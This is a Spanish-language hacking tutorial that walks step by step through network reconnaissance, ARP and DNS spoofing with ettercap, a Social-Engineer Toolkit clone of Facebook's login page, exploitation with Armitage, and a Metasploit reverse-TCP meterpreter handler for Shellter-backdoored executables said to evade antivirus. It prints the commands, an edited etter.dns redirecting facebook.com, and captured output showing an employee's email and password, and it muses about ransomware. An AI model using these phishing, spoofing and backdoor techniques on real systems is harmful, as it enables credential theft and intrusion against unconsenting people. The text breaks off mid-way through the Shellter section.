

**Hacking y Seguridad
Informática.
Análisis y pruebas de penetración
a sistemas informáticos.**

Oscar Daniel Hernández Carrizosa.
Ingeniero en software.



En la actualidad, se está viviendo varios episodios de ciberataques a empresas. Importantes organizaciones, tanto públicas como privadas, han sufrido estos ataques a sus sistemas informáticos. Estos ataques no solo afectan a clientes o inversores de dichas compañías, sino que pueden llegar a afectar a la seguridad nacional o regional de los distintos estados ademas de la propia empresa. Si una empresa quiere ser competitiva en los tiempos que corren debe contar con sistemas, recursos y plataformas TIC

Ambientes para atacar

Los sistemas de información incluyen todos los datos de una compañía y también el material y los recursos de software que permiten a una compañía almacenar y hacer circular estos datos. Los sistemas de información son fundamentales para las compañías y deben ser protegidos.

La seguridad informática consiste en garantizar que el material y los recursos de software de una organización se usen únicamente para los propósitos para los que fueron creados y dentro del marco previsto. La seguridad no solo se basa en los fallos de los sistemas operativos, ya que el usuario es el principal fallo dentro del sistema. Quien piensa que la seguridad informática solo se basa en las computadoras, no sabe nada de seguridad.

En esto, tomaba un caso, un ambiente para atacar y como toda buena práctica de hacking: un objetivo. Utilice Kali Linux y sus distintas herramientas, para vulnerar distintos objetivos en la red, todo esto en un ambiente controlado.


Cabe destacar que este documento es con un fin educativo e informativo, no me hago responsable del mal uso que se le pueda dar, el conocimiento es libre y debe estar disponible para todos. "El conocimiento es poder".

Caso

El primer caso consistía en recopilar la mayor información posible, supongamos que el atacante desea tener la mayor información posible para después determinar cuáles son los objetivos críticos, esenciales y que valga la pena explotar. Comenzaremos utilizando nmap.

Nmap

Es una herramienta de código abierto y gratuito para detección de redes y auditoria de seguridad. Nmap utiliza paquetes IP sin procesar de maneras novedosas para determinar qué hosts están disponibles en la red, qué servicios (nombre y versión de la aplicación). Ofrecen esos hosts, sistemas operativos y los puertos que tienen vulnerables. Fue diseñado para escanear rápidamente redes grandes.



```
root@kali:~# nmap -sS 192.168.1.1
Starting Nmap 7.70 ( https://nmap.org ) at 2020-02-24 14:51 CST
Nmap scan report for 192.168.1.1
Host is up (0.077s latency).
Not shown: 990 closed ports
PORT      STATE    SERVICE
53/tcp    open     domain
80/tcp    open     http
139/tcp   open     netbios-ssn
443/tcp   filtered https
444/tcp   filtered snmp
445/tcp   open     microsoft-ds
5000/tcp  open     upnp
8080/tcp  filtered http-proxy
8090/tcp  filtered opsmessaging
49152/tcp open     unknown
MAC Address: [REDACTED] (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 41.36 seconds
root@kali:~#
```

Figura 1

En la **Figura 1** podemos apreciar un escaneo a la red donde podemos determinar puntos críticos en los host escaneados, así como los puertos por donde podemos acceder.

con el comando: **nmap -sS IP**

-sS es el sondeo SYN es el más popular por buenas razones. Puede realizarse rápidamente, sondeando miles de puertos por segundo en una red rápida en la que no existan cortafuegos. El sondeo SYN es relativamente sigiloso y poco molesto, ya que no llega a completar las conexiones TCP.

Con esto podemos determinar puntos críticos en los host escaneados, así como los puertos por donde podemos acceder, pero esto no es suficiente procedemos a utilizar otra herramienta que nos da con mas detalle la información del dispositivo y podremos determinar, de que forma, exploit o herramienta atacar. La herramienta se llama netdiscover.

Netdiscover

Netdiscover es una herramienta activa/pasiva para el reconocimiento de direcciones, desarrollada principalmente para redes inalámbricas sin servidor dhcp. Y también puede ser utilizada en redes con hub o switch.

Puede detectar de manera pasiva hosts en funcionamiento, o búsqueda de ellos, enviando solicitudes ARP, esto también puede ser utilizado para inspeccionar el tráfico de red ARP, o encontrar direcciones de red utilizando el modo de auto escaneo, lo cual puede escanear por redes locales comunes.

IP	At MAC Address	Count	Len	MAC Vendor / Hostname	Version
172.16.5.2	00:1c:71	2	120	Check Point Software Technologies	
172.16.5.54	64:00:f1	1	60	Cisco Systems, Inc	
172.16.5.61	64:9e:f1	1	60	Cisco Systems, Inc	
172.16.5.232	a8:a7:9	1	60	Hon Hai Precision Ind. Co., Ltd	
172.16.5.253	00:0b:f0	1	60	Nitgen Co., Ltd	
172.16.5.19	a4:5d:3	1	60	Hewlett Packard	
172.16.5.205	8c:0d:7	1	60	HUAWEI TECHNOLOGIES CO., LTD	
172.16.5.60	ac:18:21	1	60	Seiko Epson Corporation	

Figura 2

En la **Figura 2** podemos observar que obtenemos mas información con el comando: **netdiscover -i eth0 -r**

172.16.5.0/24

Esto es esencial, ahora ya sabemos la MAC Address, la ip y el nombre del fabricante, con esto ya podemos observar el firewall check Point y dos dispositivos cisco, con esto ya podríamos hacernos idea a lo que nos enfrentamos. Pero no conforme a esto procedemos a utilizar ettercap, estando dentro de la red, ettercap es una excelente herramienta para poder ejecutar un ataque Man in the Middle y recabar mas información.

Ettercap

Ettercap es una herramienta para realizar ataques Man in the Middle. Permite interceptar conexiones en vivo, filtrar contenido al vuelo. Soporta disección activa y pasiva de varios protocolos e incluye diversas características para el análisis de red y host.

Ettercap genera un ataque “ARP Spoofing” la cual es una técnica donde un atacante envía mensajes ARP “Spoofed” o falsos en una Red Local Interna. Generalmente, la intención es asociar la dirección MAC del atacante con la dirección IP de otro host, causando que cualquier tráfico destinado para esta dirección IP sea en su lugar enviada hacia el atacante.




Figura 3

En la **Figura 3** empezamos el ataque ARP o envenenamiento, podemos ver el flujo de los distintos dispositivos de red, de esta forma podemos estar interceptando por ejemplo, que sitios son los que esta navegando(esto nos serviría para después saber como aplicar ingeniería social al usuario o de que forma atacarlo).

Para poder redireccionar todo el trafico modificamos el script (`/etc/ettercap/etter.dns`) y anexamos nuestra ip.




Figura 4

En la **Figura 4**, se muestra la recopilación de información de un dispositivo.

HTTrack

HTTrack es una herramienta de utilidad facil de usar. Este programa permite descargar un sitio web desde Internet a un directorio local, construyendo recursivamente todos los

directorios, obteniendo HTML, imágenes y otros archivos desde el servidor hacia una computadora. Simplemente abrir una pagina del sitio web replicado. En el navegador, y se puede navegar el sitio web de enlace a enlace, como si se estuviese visualizándolo en linea. HTTrack también actualiza un sitio existente replicado, y reanuda una descarga interrumpida. HTTrack es completamente configurable, y tiene un sistema de ayuda integrado.




Figura 5

En la **Figura 5** clonamos una pagina web con el comando:

httrack -mirror -BN -sN http://paginaDeceada




Figura 6

En la **Figura 6** clonamos una pagina web, pero al funcionar solamente de manera local, tendría que hacer que alguien ocupara mi computadora.

SET


Social-Engineer Toolkit (SET) Conjunto de herramientas para el Ingeniería Social, es un framework de pruebas de penetración diseñado para realizar Ingeniería Social. SET tienen diversos vectores de ataque personalizados, los cuales permiten hacer un ataque rápidamente. El modulo de Ataque Web es la única manera de utilizar diversos ataques basados en web, para comprometer a la víctima.



```
Terminal
Archivo Editar Ver Buscar Terminal Ayuda
[-] New set.config.py file generated on: 2018-08-05 15:55:17.900074
[.] Verifying configuration update...
[*] Update verified, config timestamp is: 2018-08-05 15:55:17.900074
[*] SET is using the new config, no need to restart de
Captura de pantalla de 2018-06-1... 2018-06-1...
[...]
[...] The Social-Engineer Toolkit (SET) [...]
[...] Created by: David Kennedy (ReL1K) [...]
[...] Version: 7.7.5 [...]
[...] Codename: 'Blackout'
[...] Follow us on Twitter: @TrustedSec [...]
[...] Follow me on Twitter: @HackingDave [...]
[...] Homepage: https://www.trustedsec.com [...]
[...] Welcome to the Social-Engineer Toolkit (SET).
[...] The one stop shop for all of your SE needs.
[...] Join us on irc.freenode.net in channel #setoolkit
```

Figura 7

En la Figura 7, suplantamos una pagina web con SET.




```
Terminal
Archivo Editar Ver Buscar Terminal Ayuda
It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!
Captura de pantalla de 2018-06-1... 2018-06-1...
There is a new version of SET available.
Your version: 7.7.5
Current version: 7.7.9
Please update SET to the latest before submitting any git issues.

Select from the menu:
1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit
set> 1
```

Figura 8

En la Figura 8, seleccionamos la opción 1. Continuando seleccionamos la opcion 2 "Website Attack Vectors".




```
Terminal
Archivo Editar Ver Buscar Terminal Ayuda
is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.
Captura de Captura de Captura de
pantalla de pantalla de pantalla de
The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.
The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) Full Screen Attack Method
8) HTA Attack Method
99) Return to Main Menu
set:webattack>3
```

Figura 9

En la Figura 9, entre los diversos métodos disponibles seleccionamos la opción 3, “**Credential Harvester Attack Method**” o Método de ataque para Cosechar Credenciales.

Este método se utiliza para clonar una sitio web, de tal manera se puedan capturar los campos del nombre de usuario y contraseña, ademas de toda la información enviada hacia el sitio web.



```
Terminal
Archivo Editar Ver Buscar Terminal Ayuda
same web application you were attempting to clone.
Captura de Captura de Captura de
pantalla de pantalla de pantalla de
The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.
Captura de Captura de Captura de
pantalla de pantalla de pantalla de
2018-06-1... 2018-06-1... 2018-06-1...
1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu
set:webattack>2
[*] Credential harvester will allow you to utilize the clone capabilities within SET
[*] to harvest credentials or parameters from a website as well as place them in to a report
[*] This option is used for what IP the server will POST to.
[*] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.1.86]:192.168.1.86
[*] SET supports both HTTP and HTTPS
[*] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://www.facebook.com
```

Figura 10

En la Figura 10 mostramos un menú donde procedemos a dar con la opción 2, que en este caso es clonar un sitio web, a continuación ingresamos nuestra ip y la url de la pagina a clonar, en mi caso elegí Facebook, con esto ya casi acabamos.

```

Terminal
Archivo Editar Ver Buscar Terminal Ayuda
99) Return to Webattack Menu
set:webattack>2
[+] Credential harvester will allow you to utilize the clone capabilities within
SET
[+] to harvest credentials or parameters from a website as well as place them in
to a report
[+] This option is used for what IP the server will POST to.
[+] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.1.8
6]:192.168.1.86
[+] SET supports both HTTP and HTTPS
[+] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://www.facebook.com

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:

```

Figura 11

En la **Figura 11**, ya tenemos lista la herramienta solo esta en espera para obtener la contraseñas de los usuarios que caigan con la pagina falsa o mas conocido como envenenamiento del DNS.

```

Aplicaciones ▾ Lugares ▾ Editor de texto dom 16:14 ●
Abrir ▾ Guardar
*etter.dns /etc/ettercap
#####
# microsoft sucks ;)
# redirect it to www.linux.org
#
facebook.com A 192.168.1.86
facebook.com A 192.168.1.86
www.facebook.com PTR 192.168.1.86
#
# no one out there can have our domains...
#
www.alar.org A 127.0.0.1
www.naga.org A 127.0.0.1
www.naga.org AAAA 2001:db8::2
#
# dual stack enabled hosts does not make life easy
# force them back to single stack
www.ietf.org A 127.0.0.1
www.ietf.org AAAA ::

www.example.org A 0.0.0.0
www.example.org AAAA ::1
#
# one day we will have our ettercap.org domain
#

```

Figura 12

En la **Figura 12**, ingresamos al archivo (`/etc/ettercap/etter.dns`) y hay modificamos e ingreso mi ip y la url de la pagina, para que de esta manera cuando accedan a la pagina redireccionne sus datos a mi ip y obtener su información.

Por ultimo ingreso este comando. `ettercap -T -q -i eth0 -P dns_spoof -M arp:remote ////`




Figura 13

En la **Figura 13**, podemos ver que la pagina no muestra las credenciales https y solo muestra una típica pagina de loggeo de Facebook, con la cual un usuario común o en una oportunidad alguien no se daría cuenta del engaño.

Como podemos ver en el caso alguien cayo en la trampa e ingreso sus datos, ahora veremos nuestra herramienta SET, que habíamos dejado en espera.

```

Terminal
Archivo Editar Ver Buscar Terminal Ayuda
POSSIBLE USERNAME FIELD FOUND: skip_api_login=
PARAM: signed next=
PARAM: trynum=1
PARAM: timezone=-285
PARAM: lgnid=eyJ3IjoxMDI0LCJoIjo3NjgsImF3IjoxMDI0LChaCI6NzQxLcJjIjoyNH0=:8-06-1
PARAM: lgnrnd=140444 M4EL
PARAM: lgnjs=1533504748
POSSIBLE USERNAME FIELD FOUND: email=ka...ua@gmail.com
POSSIBLE PASSWORD FIELD FOUND: pass=lolpezz
PARAM: prefill_contact_point=
PARAM: prefill_source=
PARAM: prefill_type=
PARAM: first_prefill_source=
PARAM: first_prefill_type=
PARAM: had_cp_prefilled=false
POSSIBLE PASSWORD FIELD FOUND: had_password_prefilled=false
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

[*] WE GOT A HIT! Printing the output:
PARAM: __a=1
PARAM: __be=-1
PARAM: __dyn=5V8WBzamaUmgDxKS5k2m3miWGeY8jrwO466EeAg2j5U4e2CEaUgxebkwY6UnGiidz9
XDG4YzZaSiV1a1znrxF4aK62e5UCd8bhGlauxvnnxFxK1fJlh876u1rGInC/Cm

```

Figura 14

En la **Figura 14** podemos ver los resultados con éxito, hemos obtenido la cuenta de Facebook de un empleado, con su respectiva contraseña o password, de tal manera que hemos escalado un poco mas.

Armitage

No conforme a esto procedí a atacar todos los dispositivos dentro de la red con la herramienta **Armitage**. Con el fin de recopilar mas información. Armitage es una herramienta de colaboración para Metasploit, el cual visualiza objetivos, recomienda exploits, y expone funcionalidades avanzadas de post-exploitación en el framework. A través de una instancia de Metasploit, el equipo puede utilizar la misma sesión, compartir hosts, datos capturados, y descargar archivos, comunicarse a través de un registro compartidos de eventos, ejecutar bots para automatizar tareas.




Figura 15

En la **Figura 15**, como podemos ver ya tengo ordenadores agregados estos los agrege determinando las ips por medio de netdiscover, los agrege y procedí a hacer un escaneo de los puertos abiertos, puesto que es una de las ventajas que la herramienta engloba, nmap y metasploit.




Figura 16

En la **Figura 16**, podemos ver como voy a ejecutar un exploit, para determinar el exploit que debemos usar, armitage hace un rápido escaneo y de acuerdo al sistema operativo y los puertos abiertos, recomienda los exploits que podrían tener éxito.




Figura 17

En la **Figura 17**, podemos observar como el exploit ejecutado esta persistiendo para poder vulnerar el dispositivo y poder acceder a el, de esta forma estuve persistiendo en todos los dispositivos hasta que pude acceder a ellos.


En este escenario, podría infectar los equipos con ransomware y solicitar un rescate, hacer ataques desde sus servidores, migrar el dominio de pagina falsas, o simplemente seguir escalando y recopilando información esperar hasta tener alguna oportunidad donde obtenga datos sensibles en mi beneficio, tendría un sin fin de oportunidades al lograr acceder a todo!!!.

Shellter

Pusimos en practica la ingeniería social y el uso de la herramienta Shellter. Es una herramienta que por medio de .exe de Windows, inyectando código para obtener una conexión TCP/reversa para obtener una sesión de meterpreter, lo bueno de esta aplicación es que podemos aplicar esto a cualquier .exe de Windows y los gestores no lo detectan como virus o archivo malicioso.

Shellter toma una extensión ejecutable confiable como es el .exe de Windows, le añade el código shell y modifica el archivo para la derivación AV. De modo automático realiza todo el proceso. Pero primero haremos uso del metasploit para poder configurar la conexión TCP en reversa hacia nuestra ip.

Procedemos a cargar nuestro **Metasploit** con el comando **msfconsole**. Metasploit es un framework con una BD de exploits para poder invocarlos y usarlos.




```
root@kali: ~
Archivo Editar Ver Buscar Terminal Ayuda
,ddo,
+
+ =[ metasploit v4.16.48-dev
+ ---=[ 1749 exploits - 1002 auxiliary - 302 post
+ ---=[ 536 payloads - 40 encoders - 10 nops
+ ---=[ Free Metasploit Pro trial: http://r-7.co/trymsp

msf > use exploit/multi/handler
msf exploit(multi/handler) > set LHOST 172.16.5.31
LHOST => 172.16.5.31
msf exploit(multi/handler) > set LPORT 60001
LPORT => 60001
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set exitonsession false
exitonsession => false
msf exploit(multi/handler) > set autorunscript 'migrate -f'
autorunscript => migrate -f
msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Started reverse TCP handler on 172.16.5.31:60001
```

Figura 18

En la **Figura 18**, invitamos a Shellter, donde en la primera opción requerida le daremos **A** de automático y agregamos la ruta de nuestro archivo.exe.




```
root@kali: ~
Archivo Editar Ver Buscar Terminal Ayuda
,ddo,
+
+ =[ metasploit v4.16.48-dev
+ ---=[ 1749 exploits - 1002 auxiliary - 302 post
+ ---=[ 536 payloads - 40 encoders - 10 nops
+ ---=[ Free Metasploit Pro trial: http://r-7.co/trymsp

msf > use exploit/multi/handler
msf exploit(multi/handler) > set LHOST 172.16.5.31
LHOST => 172.16.5.31
msf exploit(multi/handler) > set LPORT 60001
LPORT => 60001
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set exitonsession false
exitonsession => false
msf exploit(multi/handler) > set autorunscript 'migrate -f'
autorunscript => migrate -f
msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Started reverse TCP handler on 172.16.5.31:60001
```

Figura 19

En la **Figura 19**, podemos observar dicha configuración, donde agregue mi ip para obtener la conexión hacia mi ip, el puerto y un payload para generar una sesión de meterpreter.




The screenshot shows the Shellter application window. At the top, it says "Shellter". Below that is a large watermark logo for "SHELLTER" with the URL "www.ShellterProject.com" and "Wine Mode". The main area has the following text:
